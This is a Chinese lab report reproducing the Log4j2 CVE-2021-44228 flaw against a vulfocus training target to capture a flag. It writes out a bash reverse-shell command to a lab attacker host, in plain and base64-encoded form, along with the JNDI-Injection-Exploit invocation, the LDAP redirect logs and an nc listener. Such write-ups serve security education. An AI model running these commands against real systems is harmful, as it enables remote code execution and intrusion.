

# 实验报告：Log4j2 44228漏洞环境搭建、漏洞验证与漏洞利用复现

## 一、实验目的

搭建Log4j2 44228漏洞环境。  
验证漏洞的存在。  
利用漏洞获得flag

## 二、实验环境

操作系统：

1. Kali Linux
2. Java版本：JDK 1.8.0 202
3. Log4j2:
4. 测试工具：JNDI injector

## 三、实验步骤

### (一) 漏洞环境搭建


安装Java环境,下载并安装JDK1.8.0,验证java版本。

```
(kali@kali)-[~/Desktop]
$ java -version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
java version "1.8.0_202"
Java(TM) SE Runtime Environment (build 1.8.0_202-b08)
Java HotSpot(TM) 64-Bit Server VM (build 25.202-b08, mixed mode)
```

使用docker pull vulfocus/vulfocus:latest, 编写vulfocus启动脚本,-d 是后台运行


```
File Actions Edit View Help
docker run -d -p 80:80 -v /var/run/docker.sock:/var/run/docker.sock -e VUL_IP=192.168.56.102 vulfocus/vulfocus
```

赋予执行权限之后就可以运行这个脚本启动了



去镜像管理界面点击一键同步，搜索log4j2找到远程命令执行漏洞2，点击下载






在浏览器中输入靶机网址: 端口号, 显示网页




这个ldap服务器是用于在目标主机出发jndi查询的时候返回一个http的引用，运行此脚本

```
kali@kali: ~/Desktop/workspace/ldap server
File Actions Edit View Help
(kali@kali)~[~/Desktop/workspace/ldap server]
$ ./start.sh
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Error: Could not find or load main class marshalsec.Jackson
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

记住这个端口，构造payload，并使用url对其编码




复制编码，将其粘贴到payload=后面，并访问，显示ok




攻击者主机上面显示了查询记录

```
kali@kali: ~/Desktop/workspace/ldap serv
File Actions Edit View Help
(kali@kali)-[~/Desktop/workspace/ldap server]
$ ./start.sh
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Error: Could not find or load main class marshalsec.Jackson
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://192.168.56.104:8080/Exploit.class
Send LDAP reference result for a redirecting to http://192.168.56.104:8080/Exploit.class
Send LDAP reference result for a redirecting to http://192.168.56.104:8080/Exploit.class
Send LDAP reference result for a redirecting to http://192.168.56.104:8080/Exploit.class
```

构造一个带有test.\${java.version}的payload，并将其编码



访问后攻击者主机上显示了带有java版本的查询记录，这表示漏洞应该存在



### (三) 漏洞利用复现

安装JNDI-Injection，编写启动脚本，赋予权限。



1. 带有-SNAPSHOT-all.jar的是反序列化利用工具
2. -C 后面接的是想运行的代码的base64编码 `bash -i >& /dev/tcp/192.168.56.104/6666 0>&1`
3. `bash -i`是启动一个交互式的bash shell, -i意思是interactive
4. `>&` 是重定向操作符, 用于将标准输出和标准错误

```

File Actions Edit View Help
java -jar /home/kali/Desktop/workspace/JNDI_injector/JNDI-Injection-Exploit/target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEwNC82NjY2IDA+JjE=}|{base64,-d}|{bash,-i}" -A "192.168.56.104"

```

启动脚本, 选择trustURLCodebase is false的那项

```

kali@kali: ~/Desktop/workspace/ldap server
File Actions Edit View Help
(kali@kali)-[~/Desktop/workspace/ldap server]
$ ./shell.sh
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[ADDRESS] >> 192.168.56.104
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEwNC82NjY2IDA+JjE=}|{base64,-d}|{bash,-i}

JNDI Links
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://192.168.56.104:1099/ckucgs
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.56.104:1099/fl2mh8
ldap://192.168.56.104:1389/fl2mh8
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://192.168.56.104:1099/abdydt
ldap://192.168.56.104:1389/abdydt


Server Log
2025-03-23 11:55:04 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2025-03-23 11:55:04 [RMISERVER] >> Listening on 0.0.0.0:1099
2025-03-23 11:55:05 [LDAPSERVER] >> Listening on 0.0.0.0:1389
LDAPException(resultCode=82 (local error), errorMessage='An error occurred while attempting to start listener 'listen':
java.net.BindException: Address already in use (Bind failed)')
    at com.unboundid.ldap.listener.InMemoryDirectoryServer.startListening(InMemoryDirectoryServer.java:421)
    at jndi.LDAPRefServer.run(LDAPRefServer.java:93)
    at java.lang.Thread.run(Thread.java:748)

```


使用nc -lvp 6666监听6666端口

```
(kali@kali)-[~/Desktop/workspace/ldap server]
$ nc -lvvp 6666
listening on [any] 6666 ...
```

构造payload



拿到shell



在tmp文件夹中找到flag

